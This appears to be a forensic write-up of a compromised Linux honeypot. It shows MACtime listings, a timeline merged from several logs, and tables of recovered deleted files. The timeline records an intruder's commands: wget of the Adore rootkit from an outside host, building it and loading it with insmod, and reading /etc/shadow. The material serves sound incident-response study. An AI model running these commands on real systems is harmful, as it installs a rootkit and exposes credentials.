Aug 17 02 19:47:46	40	..c	-rw-------	root	root	/etc/securetty.org
Aug 17 02 19:48:22	168	m.c	-rw-r—r--	root	root	/etc/hosts.allow
Aug 17 02 19:50:36	1652	m.c	-rw-r—r--	root	root	/etc/nsswitch.conf
Aug 17 02 20:04:22	4096	mac	drwxr-xr-x	root	root	/root/src
Aug 17 02 20:09:46	728	m.c	-rw-r—r--	root	root	/etc/passwd

```
Aug 17 02 20:10:09 4096   m.c drwxr-xr-x root root    /bin
                   9      m.c lrwxrwxrwx root root    /bin/bsh -> /bin/bash
Aug 17 02 20:10:30 3149095 ..c -rwxr-xr-x root root    /bin/bash
                   812861  ..c -rwxr-xr-x root root    /bin/tcsh
Aug 17 02 20:18:47 47109   ..c -rwxr-xr-x root root    /usr/sbin/rpc.yp
                   38799   ..c -rwxr-xr-x root root    /usr/sbin/rpc.autofs
Aug 17 02 20:19:29 1026    m.c -rwxr-xr-x root root    /etc/rc.d/init.d/syslog
Aug 17 02 20:22:04 2270    ..c -rwxr-xr-x root root    /etc/rc.d/init.d/xfs
Aug 17 02 20:23:14 19      ..c -rw-r—r-- root root
                                                       /usr/X11R6/lib/X11/fonts/Type1/coura.pfa
Aug 17 02 20:23:31 2448    ..c -rwxr-xr-x root root    /etc/rc.d/init.d/ipchains.org
Aug 17 02 20:34:57 13526   mac -r—r--r-- root root
                                                       /usr/doc/tripwire/Release_Notes
                   19580   mac -r—r--r-- root root    /usr/doc/tripwire/COPYING
                   4096    .a. drwxr-xr-x root root    /usr/doc/tripwire
                   8192    m.c drwxr-xr-x root root    /usr/doc
                   5221    mac -r—r--r-- root root    /usr/doc/tripwire/README
Aug 17 02 20:34:58 2612200 m.c -r-xr-x--- root root    /usr/sbin/tripwire
Aug 17 02 20:34:59 2367452 m.c -r-xr-x--- root root    /usr/sbin/twadmin
Aug 17 02 20:35:00 4096    m.c drwxr-xr-x root root    /usr/sbin
                   2205996 m.c -r-xr-x--- root root    /usr/sbin/twprint
Aug 17 02 20:35:01 642     mac -r—r—r-- root root    /usr/doc/tripwire/TRADEMARK
                   10785   ma. -r—r--r-- root root
                                                       /usr/doc/tripwire/policyguide.txt
                   2048680 m.c -r-xr-x--- root root    /usr/sbin/siggen
                   4096    m.c drwxr-xr-x root root    /usr/doc/tripwire
Aug 17 02 20:35:02 10785   ..c -r—r--r-- root root
                                                       /usr/doc/tripwire/policyguide.txt
                   17121   ma. -r—r--r-- root root    /usr/man/man4/twpolicy.4
Aug 17 02 20:35:03 17121   ..c -r—r--r-- root root    /usr/man/man4/twpolicy.4
                   10634   mac -r—r--r-- root root    /usr/man/man4/twconfig.4
                   5414    mac -r—r--r-- root root    /usr/man/man5/twfiles.5
                   4096    m.c drwxr-xr-x root root    /usr/man/man4
                   4096    m.c drwxr-xr-x root root    /usr/man/man5
                   2385    mac -r—r--r-- root root    /usr/man/man8/siggen.8
                   19886   ma. -r—r--r-- root root    /usr/man/man8/tripwire.8
Aug 17 02 20:35:04 3957    mac -r—r--r-- root root    /usr/man/man8/twintro.8
                   4993    mac -r—r—r-- root root    /usr/man/man8/twprint.8
                   8192    m.c drwxr-xr-x root root    /usr/man/man8
                   19886   ..c -r—r--r-- root root    /usr/man/man8/tripwire.8
                   14948   mac -r—r--r-- root root    /usr/man/man8/twadmin.8
Aug 17 02 20:38:07 22      m.c lrwxrwxrwx root root    /etc/tripwire ->
                                                       /root/src/tripwire/etc
Aug 17 02 20:38:16  22     mac lrwxrwxrwx root root    /var/tripwire ->
```

```
                                                                  /root/src/tripwire/var
                     4096   m.c drwxr-xr-x root  root            /var
Aug 17 02 20:38:21   22     .a. lrwxrwxrwx root  root            /etc/tripwire ->
                                                                  /root/src/tripwire/etc
```

Tripwire database creation

```
Aug 17 02 20:38:31 107984 .a. -rwxr-xr-x  root  root    /usr/sbin/SVGATextMode
                   7      .a. lrwxrwxrwx root  root    /usr/sbin/adduser -> useradd
                   20208  .a. -rwxr-xr-x  root  root    /usr/sbin/ab
                   7792   .a. -rwxr-xr-x  root  root    /usr/sbin/ckconfig
                   9196   .a. -rwxr-xr-x  root  root    /usr/sbin/arping
```

Delroute script created

```
Aug 17 02 20:53:35 1492   .a.  -rwxr-xr-x  root  root    /etc/rc.d/init.d/delroute
Aug 17 02 20:53:36 1492   m..  -rwxr-xr-x  root  root    /etc/rc.d/init.d/delroute
Aug 17 02 20:53:50 1492   ..c  -rwxr-xr-x  root  root    /etc/rc.d/init.d/delroute
```

Cracker in the system

```
Aug 17 02 22:03:46 4096   .a.  drwxr-xr-x root  root    /var/named
Aug 17 02 22:03:49 5572   .a.  -rwxr-xr-x  root  root    /usr/bin/whoami
Aug 17 02 22:03:50 9264   .a.  -rwxr-xr-x  root  root    /usr/bin/id
Aug 17 02 22:04:37 121744 .a.  -rwxr-xr-x  root  root    /usr/bin/wget
                   3313   .a.  -rw-r—r--  root  root    /etc/wgetrc
Aug 17 02 22:04:43 14749  ..c  -rw-r—r--  root  root    /usr/lib/adore-0.42.tgz
Aug 17 02 22:04:57 14749  .a.  -rw-r—r--  root  root    /usr/lib/adore-0.42.tgz
                   1979   .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/cleaner.c
                   2191   .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/rename.c
                   3417   ..c -rw-r—r--  jsmith jsmith/usr/lib/adore/libinvisible.c
                   52     .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/TODO
                   4212   ..c -rw-r—r--  jsmith jsmith/usr/lib/adore/ava.c
                   4181   ..c -rwxr-xr-x  jsmith jsmith/usr/lib/adore/configure
                   46384  .a. -rwxr-xr-x  root  root    /bin/zcat
                   768    .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/CVS/Entries
                   46384  .a. -rwxr-xr-x  root  root    /bin/gunzip
                   1904   .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/dummy.c
                   1660   .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/LICENSE
                   2796   ..c -rw-r—r--  jsmith jsmith/usr/lib/adore/adore.h
                   144592 .a. -rwxr-xr-x  root  root    /bin/tar
                   23665  ..c -rw-r—r--  jsmith jsmith/usr/lib/adore/adore.c
                   4096   .ac drwxr-xr-x jsmith jsmith/usr/lib/adore/CVS
                   193    ..c -rwxr-xr-x  jsmith jsmith/usr/lib/adore/startadore
                   3164   .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/README
```

```
                    16384 m.c drwxr-xr-x root  root     /usr/lib
                    2527  ..c -rw-r—r--  jsmith jsmith/usr/lib/adore/libinvisible.h
                    6     .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/CVS/Repository
                    10    .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/CVS/Tag
                    1016  .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/Makefile.gen
                    1275  .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/Changelog
                    5     .ac -rw-r—r--  jsmith jsmith/usr/lib/adore/CVS/Root
                    46384 .a. -rwxr-xr-x root  root     /bin/gzip
Aug 17 02 22:05:08  64478 .a. -rwxr-xr-x root  root     /lib/libcrypt-2.1.3.so
                    4181  .a. -rwxr-xr-x jsmith jsmith/usr/lib/adore/configure
                    527856 .a. -rwxr-xr-x root  root     /usr/bin/perl5.00503
                    6196  .a. -rwxr-xr-x root  root     /bin/uname
                    527856 .a. -rwxr-xr-x root  root     /usr/bin/perl
                    17    .a. lrwxrwxrwx root  root     /lib/libcrypt.so.1 ->
                                                        libcrypt-2.1.3.so
Aug 17 02 22:05:10  704       mac -rw-r—r--  root  root
                          /usr/lib/adore/Makefile_Sat_Aug_17_22:05:10_EDT_2002
                    704   m.c -rw-r—r--  root  root     /usr/lib/adore/Makefile
                    6068  .a. -rwxr-xr-x root  root     /bin/pwd
                    33392 .a. -rwxr-xr-x root  root     /bin/cp
Aug 17 02 22:05:25  111472 .a. -rwxr-xr-x root  root     /usr/bin/make
Aug 17 02 22:05:26  760   .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/fbcon-cfb24.ver
                    655   .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/msdosfs_syms.ver
                    315   .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/ip_masq_app.ver
                    214   .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/fbmem.ver
                    1     .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/ppp_deflate.ver
                    172   .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/selection.ver
                    34972 .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/autoconf-up.h
                    22356 .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/ksyms.ver
                    394   .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/mpu401.ver
                    2451  .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/pcisyms.ver
                    220   .a. -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/apm.ver
                    136   .a. -rw-r—r--  root  root
```

```
                    /usr/src/linux-2.2.14/include/linux/modules-up/mtrr.ver
                    1102  .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/signal.ver
                    1175  .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/sequencer_syms.ver
                    2872  .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/kernel.h
                    172   .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/misc.ver
                    23665 .a.  -rw-r—r--  jsmith jsmith/usr/lib/adore/adore.c
                    1385  .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/autoconf.h
                    1944  .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/z85230.ver
                    1367  .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/version.h
                    85    .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/config.h
                    704   .a.  -rw-r—r--  root  root   /usr/lib/adore/Makefile
                    1     .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/lapb_iface.ver
                    62    .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/newport.ver
                    1     .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/modules-up/ip_gre.ver
Aug 17 02 22:05:29  1433  .a.  -rw-r—r--  root  root   /usr/include/sys/syscall.h
                    2796  .a.  -rw-r—r--  jsmith jsmith/usr/lib/adore/adore.h
                    176   .a.  -rw-r—r--  root  root
                    /usr/src/linux-2.2.14/include/linux/unistd.h
Aug 17 02 22:05:31  1926  .a.  -rw-r—r--  root  root
                    /usr/lib/gcc-lib/i386-redhat-linux/egcs-2.91.66/specs
                    63376 .a.  -rwxr-xr-x  root  root   /usr/bin/i386-redhat-linux-gcc
                    63376 .a.  -rwxr-xr-x  root  root   /usr/bin/gcc
                    4096  m.c  drwxr-xr-x  30    root   /usr/lib/adore
                    3     .a.  lrwxrwxrwxroot  root   /usr/bin/cc -> gcc
                    63376 .a.  -rwxr-xr-x  root  root   /usr/bin/egcs
                    12372 m.c  -rw-r—r--  root  root   /usr/lib/adore/adore.o
                    4212  .a.  -rw-r—r--  jsmith jsmith/usr/lib/adore/ava.c
                    2527  .a.  -rw-r—r--  jsmith jsmith/usr/lib/adore/libinvisible.h
                    3417  .a.  -rw-r—r--  jsmith jsmith/usr/lib/adore/libinvisible.c
Aug 17 02 22:05:47  193   .a.  -rwxr-xr-x  jsmith jsmith/usr/lib/adore/startadore
Aug 17 02 22:06:31  12372 .a.  -rw-r—r--  root  root   /usr/lib/adore/adore.o
Aug 17 02 22:06:39  54    .a.  -rw-r—r--  root  root   /etc/conf.modules
Aug 17 02 22:06:41  4096  .a.  drwxr-xr-x  30    root   /usr/lib/adore
```

```
Aug 17 02 22:06:57 16384 .a. drwxr-xr-x root root /usr/lib
Aug 17 02 22:07:10 43024 .a. -rwxr-xr-x root root /usr/bin/dir
                   4096  .a. drwxr-xr-x root root /etc
Aug 17 02 22:07:16 43024 .a. -rwxr-xr-x root root /bin/ls
                   12224 .a. -rwxr-xr-x root root /lib/libtermcap.so.2.0.8
                   4096  .a. drwxr-xr-x root root /var
                   19    .a. lrwxrwxrwx root root /lib/libtermcap.so.2 ->
                                                   libtermcap.so.2.0.8
Aug 17 02 22:07:33 654   .a. -r-------- root root /etc/shadow
Aug 17 02 22:07:53 9528  .a. -rwxr-xr-x root root /bin/cat
```

Last of the MACtime entries

```
Aug 17 02 22:16:52      3 .a. lrwxrwxrwx root root /dev/cdrom -> hdc
```

System Timeline

The system time line below was compiled from various sources that were setup to record the activities happening on the honeypot network. The sources include the iptables firewall logs, the snort log, analysis from the tcpdump network sniffer, the remote syslog (Appendix 4), MACtime analysis, and the wtmp file.

System Timeline Source Key

FW = Firewall Logs
IDS = Snort IDS logs
NS = Tcpdump (Network Sniffer)
MAC = MACtime Analysis
Syslog = Remote Syslog
wtmp = /var/log/wtmp

Source	*Date*	*Time From*	*Time To*	*Summary of What Happened*
MAC	Aug 17	15:25:42		System Install
MAC	Aug 17	15:26:02		Install.log is created
wtmp	Aug 17	19:43:00		End of system install and reboot
wtmp	Aug 17	19:47:00	20:07:00	1st Root session
MAC	Aug 17	19:47:46		Creation of securetty.org; Most likely was created when /etc/securetty was renamed to /etc/securetty.org
MAC	Aug 17	19:48:22		/etc/hosts.allow is edited during honeypot setup
MAC	Aug 17	19:50:36		/etc/nsswitch.conf is edited during honeypot setup
MAC	Aug 17	20:18:47		/usr/sbin/rpc.yp is created during honeypot setup
MAC	Aug 17	20:18:47		/usr/sbin/rpc.autofs is created during honeypot setup

Source	Date	Time From	Time To	Summary of What Happened
MAC	Aug 17	20:23:04		/etc/rc.d/init.d/xfs is created by a copy command during honeypot setup
MAC	Aug 17	20:23:14		/usr/X11R6/lib/X11/fonts/Type1/coura.pfa is created during the honeypot setup
MAC	Aug 17	20:23:31		/etc/rc.d/init.d/ipchains.org is created by rename command
MAC	Aug 17	20:34:01		/etc/ftpusers altered
MAC	Aug 17	20:34:57	20:35:04	Tripwire Install
MAC	Aug 17	20:38:07		/etc/tripwire linked to /root/src/tripwire/etc
MAC	Aug 17	20:38:16		/var/tripwire linked to /root/src/tripwire/var
MAC	Aug 17	20:38:21	21:09:00	Tripwire database created
wtmp	Aug 17	21:09:00		Reboot by root
MAC	Aug 17	21:23:27		Cronjob runs
FW & IDS	Aug 17	21:33:24		Start of Portscan by 24.147.x.x
NS & IDS	Aug 17	21:34:14		End of Portscan by 24.147.x.x
NS & IDS	Aug 17	21:39:38		68.0.x.x RPC Portmap request status
NS & IDS	Aug 17	21:39:38		68.0.x.x does a remote exploit for rpc.statd
FW & IDS	Aug 17	21:41:33		New portscan from 68.0.x.x
FW & IDS	Aug 17	21:52:56		End of portscan by 68.0.x.x
FW	Aug 17	22:02:52		Connect to Port 53 with remote ISC Bind 8 TSIG exploit by 24.147.x.x
FW	Aug 17	22:02:52		Root Shell taken by 24.147.x.x
NS & Syslog	Aug 17	22:02:53		Cracker executes as root: /bin/uname -a
NS & Syslog	Aug 17	22:02:59		Cracker executes as root: dir
NS & Syslog	Aug 17	22:03:01		Cracker executes as root: pwd
NS & Syslog	Aug 17	22:03:02		Cracker executes as root: whoami

Source	Date	Time From	Time To	Summary of What Happened
NS & Syslog	Aug 17	22:03:03		Cracker executes as root: id
NS & Syslog	Aug 17	22:03:22		Cracker executes as root: cd /usr/lib
NS & Syslog	Aug 17	22:03:23		Cracker executes as root: pwd
NS & Syslog	Aug 17	22:03:24		Cracker executes as root: dir
NS & Syslog	Aug 17	22:03:50		Cracker executes as root: wget http://www.team-teso.net/releases/adore-0.42.tgz
NS & Syslog	Aug 17	22:04:02		Cracker executes as root: tar -zxvf ado^I^H^[[3~^[[3~
NS & Syslog	Aug 17	22:04:10		Cracker executes as root: tar -zxvf adore-0.42.tgz
NS & Syslog	Aug 17	22:04:12		Cracker executes as root: cd adore
NS & Syslog	Aug 17	22:04:13		Cracker executes as root: dir
NS & Syslog	Aug 17	22:04:15		Cracker executes as root:
NS & Syslog	Aug 17	22:04:15		Cracker executes as root:
NS & Syslog	Aug 17	22:04:16		Cracker executes as root: ./configure
NS & Syslog	Aug 17	22:04:22		Cracker executes as root: ./configure
MAC	Aug 17	22:04:22		/usr/lib/adore/configure was executed
NS & Syslog	Aug 17	22:04:39		Cracker executes as root: make
MAC	Aug 17	22:04:39	22:04:46	/usr/bin/make was executed
NS & Syslog	Aug 17	22:04:52		Cracker executes as root: ls
NS & Syslog	Aug 17	22:04:56		Cracker executes as root: ./startadore
NS & Syslog	Aug 17	22:05:01		Cracker executes as root: cat startadore
MAC	Aug 17	22:05:01		/usr/lib/adore/startadore is accessed

Source	Date	Time From	Time To	Summary of What Happened
NS & Syslog	Aug 17	22:05:24		Cracker executes as root: echo /sbin/ind^Hs^[[3~
NS & Syslog	Aug 17	22:05:32		Cracker executes as root: echo /sbin/insmod a
NS & Syslog	Aug 17	22:05:35		Cracker executes as root: is
NS & Syslog	Aug 17	22:05:38		Cracker executes as root: insmod adore.o
NS & Syslog	Aug 17	22:05:44		Cracker executes as root: /sbin/insmod adore.o
MAC	Aug 17	22:05:44		/usr/lib/adore/adore.o is loaded as a kernel module
NS & Syslog	Aug 17	22:05:46		Cracker executes as root: ./s^H
NS & Syslog	Aug 17	22:05:52		Cracker executes as root: /sbin/insmod cleaner.o
NS & Syslog	Aug 17	22:05:54		Cracker executes as root: dir
NS & Syslog	Aug 17	22:06:09		Cracker executes as root: cd ..
NS & Syslog	Aug 17	22:06:10		Cracker executes as root: dir
NS & Syslog	Aug 17	22:06:11		Cracker executes as root: ls
NS & Syslog	Aug 17	22:06:14		Cracker executes as root:
NS & Syslog	Aug 17	22:06:15		Cracker executes as root:
NS & Syslog	Aug 17	22:06:17		Cracker executes as root: cd ..
NS & Syslog	Aug 17	22:06:22		Cracker executes as root: v
NS & Syslog	Aug 17	22:06:23		Cracker executes as root: cd /etc/
NS & Syslog	Aug 17	22:06:24		Cracker executes as root: dir
MAC	Aug 17	22:06:24		/usr/bin/dir was accessed

Source	Date	Time From	Time To	Summary of What Happened
NS & Syslog	Aug 17	22:06:28		Cracker executes as root: cd /vart
NS & Syslog	Aug 17	22:06:30		Cracker executes as root: cd /var
NS & Syslog	Aug 17	22:06:30		Cracker executes as root: ls
NS & Syslog	Aug 17	22:06:36		Cracker executes as root: cd /etc/
NS & Syslog	Aug 17	22:06:39		Cracker executes as root: cat sh
NS & Syslog	Aug 17	22:06:42		Cracker executes as root: cat passwd
NS & Syslog	Aug 17	22:06:47		Cracker executes as root: cat shadow
MAC	Aug 17	22:06:47		/etc/shadow is accessed
NS & Syslog	Aug 17	22:07:07		Cracker executes as root: cat passwd
MAC	Aug 17	22:07:07		/bin/cat is executed
NS & Syslog	Aug 17	22:07:21		Cracker executes as root: exit Exits root shell on honeypot
FW & IDS	Aug 17	22:09:04		68.0.x.x does a RPC portmap request status
FW & IDS	Aug 17	22:09:08		68.0.x.x does a remote exploit for rpc.statd with no success
FW & IDS	Aug 17	22:09:08		68.0.x.x does a RPC portmap request status
FW & IDS	Aug 17	22:09:08		68.0.x.x does a remote exploit for rpc.statd
FW & IDS	Aug 17	22:11:43		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:12:08		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:12:09		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:12:10		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success

Source	Date	Time From	Time To	Summary of What Happened
FW & IDS	Aug 17	22:12:10		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:12:11		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:12:14		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:12:16		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:12:17		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:13:45		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:13:55		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:14:16		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:15:02		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
FW & IDS	Aug 17	22:15:24		24.147.x.x tries the remote ISC Bind 8 TSIG exploit with no success
MAC	Aug 17	22:16:02		Last MACtime: /dev/cdrom -> cdrom Believed time of the power outage

Recovering Deleted Files

Thomas Roessler's script, listed in the Advanced UNIX Forensics manual, was used to recover the deleted files on the honeypot image (Green, 1-10). The script had been changed slightly and is listed in Appendix 5. The changes included adding variables for the TCT tools, deleted file save directory, and automatically generating a file type list of the recovered files. The output generated from the script is below.

Inode Ref. #	File Type	Inode Ref. #	File Type	Inode Ref. #	File Type
333259	ASCII text	160091	empty	144353	ASCII text
286033	ASCII text	160090	empty	144352	ASCII text
286032	empty	160089	empty	144351	ASCII text
207392	ASCII text	160088	data	144350	ASCII text
191588	ASCII text	160087	data	34265	ASCII text
191587	empty	160085	data	34264	data
191586	ASCII text	160084	data	18737	empty
175826	ASCII text	144354	ASCII text		

When the files were reviewed, to see what each contained, it was noted that this was probably not the best way of doing this. Autopsy version 1.60 did a much better job with the recovery of the deleted files. It shows the full file name, MAC times, size, UID, GID, and the inode. The tabled format that Autopsy uses makes it easier to determine what was deleted and when. Below is the table Autopsy produced.

Type dir/in	Name	Modified Time	Accessed Time	Changed Time	Size (bytes)	UID	GID	Inode
r/r	/var/lib/xkb/server-0.xkm	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	1	0	0	207392
r/r	/var/lib/texmf/lsR894.tmp	2002.08.17 15:40:25(EDT)	2002.08.17 15:40:25(EDT)	2002.08.17 15:40:26(EDT)	79	0	0	112717 (realloc)
r/r	/var/lock/httpd.lock.540	2002.08.17 22:02:40(EDT)	2002.08.17 22:02:40(EDT)	2002.08.17 22:02:40(EDT)	0	0	0	81439 (realloc)
r/r	/var/run/ftp.pids-all	2002.08.17 21:49:12(EDT)	2002.08.17 21:49:12(EDT)	2002.08.17 22:02:15(EDT)	4096	0	0	175826
r/r	/var/spool/mail/_CN.5HwX9.thornapple.ba	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	1	0	0	207392
r/r	/var/spool/mail/root.lock	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	1	0	0	207392
r/r	/var/spool/cron/tmp.835	2002.08.17 21:23:27(EDT)	2002.08.17 22:02:33(EDT)	2002.08.17 21:23:27(EDT)	234	0	0	286030 (realloc)
r/r	/var/spool/mqueue/qfWAA00823	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:00(EDT)	2002.08.17 22:10:01(EDT)	576	0	0	191586
r/r	/var/spool/mqueue/xfWAA00823	2002.08.17 22:10:00(EDT)	2002.08.17 22:10:00(EDT)	2002.08.17 22:10:01(EDT)	0	0	0	191587
r/r	/var/spool/mqueue/dfWAA00823	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	2002.08.17 22:10:01(EDT)	25	0	0	191588

Type dir/in	Name	Modified Time	Accessed Time	Changed Time	Size (bytes)	UID	GID	Inode
r/r	/var/tmp/rpm-tmp.28939	2000.02.07 13:27:14(EST)	2000.02.07 13:27:14(EST)	2002.08.17 15:41:37(EDT)	1668	0	0	270578 (realloc)
r/r	/var/named/named.ca.org	2000.02.03 21:11:19(EST)	2002.08.17 22:14:57(EDT)	2002.08.17 21:55:11(EDT)	2769	0	0	16145 (realloc)
-/d	/tmp/orbit-root/orb-2120287517689955197	2002.08.17 20:52:32(EDT)	2002.08.17 22:03:36(EDT)	2002.08.17 20:52:32(EDT)	4096	0	0	347442 (realloc)
-/d	/tmp/orbit-root/orb-8063492881774860032	2002.08.17 20:52:32(EDT)	2002.08.17 22:03:36(EDT)	2002.08.17 20:52:32(EDT)	4096	0	0	347462 (realloc)
-/r	/tmp/orbit-root/orb-1697065662401279193	1999.09.13 17:09:54(EDT)	2002.08.17 22:03:36(EDT)	2002.08.17 20:52:22(EDT)	885	0	0	347463 (realloc)
r/r	/tmp/cclcTC64.i	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:33(EDT)	58769	0	0	160084
r/r	/tmp/cc1hu0YG.s	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:33(EDT)	3130	0	0	160085
r/r	/tmp/ccz994qv.o	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:33(EDT)	3648	0	0	160087
r/r	/tmp/ccVmwc3D.o	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:33(EDT)	1936	0	0	160088
r/r	/tmp/cck2fPTg.c	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:33(EDT)	0	0	0	160089
r/r	/tmp/ccMjMfDn.o	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:33(EDT)	0	0	0	160090
r/r	/tmp/cc057glu.ld	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:33(EDT)	2002.08.17 22:05:33(EDT)	0	0	0	160091
r/r	/usr/doc/libtool-1.3.4/demo/autoh374	2002.08.17 15:35:26(EDT)	2002.08.17 15:35:25(EDT)	2002.08.17 15:35:26(EDT)	380	0	0	80368 (realloc)

Type dir/in	Name	Modified Time	Accessed Time	Changed Time	Size (bytes)	UID	GID	Inode
r/r	/usr/X11R6/include/X11/bitmaps/xsnow-RPMDELETE	2000.03.06 11:19:01(EST)	2000.03.06 11:19:01(EST)	2002.08.17 15:28:04(EDT)	83206	0	0	157720 (realloc)
r/r	/usr/X11R6/lib/X11/fonts/Type1/.coura.pfa.swp	2002.08.17 20:34:58(EDT)	2002.08.17 20:38:45(EDT)	2002.08.17 20:34:58(EDT)	2612200	0	0	301770 (realloc)
r/r	/usr/X11R6/lib/X11/fonts/Type1/.coura.pfa.swx	2002.08.17 20:34:59(EDT)	2002.08.17 20:38:46(EDT)	2002.08.17 20:34:59(EDT)	2367452	0	0	301772 (realloc)
r/r	/usr/share/texmf/fonts/tfm/adobe/pslatex/pcrr8tn.tfm-RPMDELETE	1999.04.15 14:15:24(EDT)	1999.04.15 14:15:24(EDT)	2002.08.17 15:40:15(EDT)	1352	0	0	332974 (realloc)
r/r	/usr/share/texmf/fonts/tfm/public/latex/linew10.tfm-RPMDELETE	1995.08.14 14:32:16(EDT)	1995.08.14 14:32:16(EDT)	2002.08.17 15:40:15(EDT)	748	0	0	2421 (realloc)
r/r	/usr/share/texmf/fonts/vf/adobe/pslatex/pcrr8tn.vf-RPMDELETE	1996.07.24 08:04:00(EDT)	1996.07.24 08:04:00(EDT)	2002.08.17 15:40:15(EDT)	2984	0	0	2440 (realloc)
r/r	/usr/share/texmf/lsR894.tmp	2002.08.17 15:40:25(EDT)	2002.08.17 15:40:23(EDT)	2002.08.17 15:40:25(EDT)	84421	0	0	317409 (realloc)
r/r	/etc/X11/fs/config-	2002.08.17 15:31:36(EDT)	2002.08.17 22:02:42(EDT)	2002.08.17 15:31:36(EDT)	844	0	0	205730 (realloc)
r/r	/etc/rc.d/init.d/.1.swp	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:33(EDT)	58769	0	0	160084
r/r	/etc/rc.d/init.d/1	2002.08.17 21:20:48(EDT)	2002.08.17 22:15:00(EDT)	2002.08.17 21:21:13(EDT)	176	0	0	160086 (realloc)
r/r	/etc/rc.d/init.d/1~	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:32(EDT)	2002.08.17 22:05:33(EDT)	3648	0	0	160087
l/r	/etc/rc.d/rc0.d/K83ypbind	2002.08.17 20:35:02(EDT)	2002.08.17 20:35:02(EDT)	2002.08.17 20:35:03(EDT)	17121	0	0	144348 (realloc)

Type dir/in	Name	Modified Time	Accessed Time	Changed Time	Size (bytes)	UID	GID	Inode
l/r	/etc/rc.d/rc1.d/K83ypbind	2002.08.17 20:35:03(EDT)	2002.08.17 20:35:03(EDT)	2002.08.17 20:35:03(EDT)	10634	0	0	144349 (realloc)
l/l	/etc/rc.d/rc2.d/K83ypbind	2002.08.17 15:41:35(EDT)	2002.08.17 15:41:35(EDT)	2002.08.17 15:42:11(EDT)	16	0	0	144350
l/l	/etc/rc.d/rc3.d/K83ypbind	2002.08.17 15:41:35(EDT)	2002.08.17 15:41:35(EDT)	2002.08.17 15:42:11(EDT)	16	0	0	144351
l/l	/etc/rc.d/rc4.d/K83ypbind	2002.08.17 15:41:35(EDT)	2002.08.17 15:41:35(EDT)	2002.08.17 15:42:11(EDT)	16	0	0	144352
l/l	/etc/rc.d/rc6.d/K83ypbind	2002.08.17 15:41:35(EDT)	2002.08.17 15:41:35(EDT)	2002.08.17 15:42:11(EDT)	16	0	0	144354
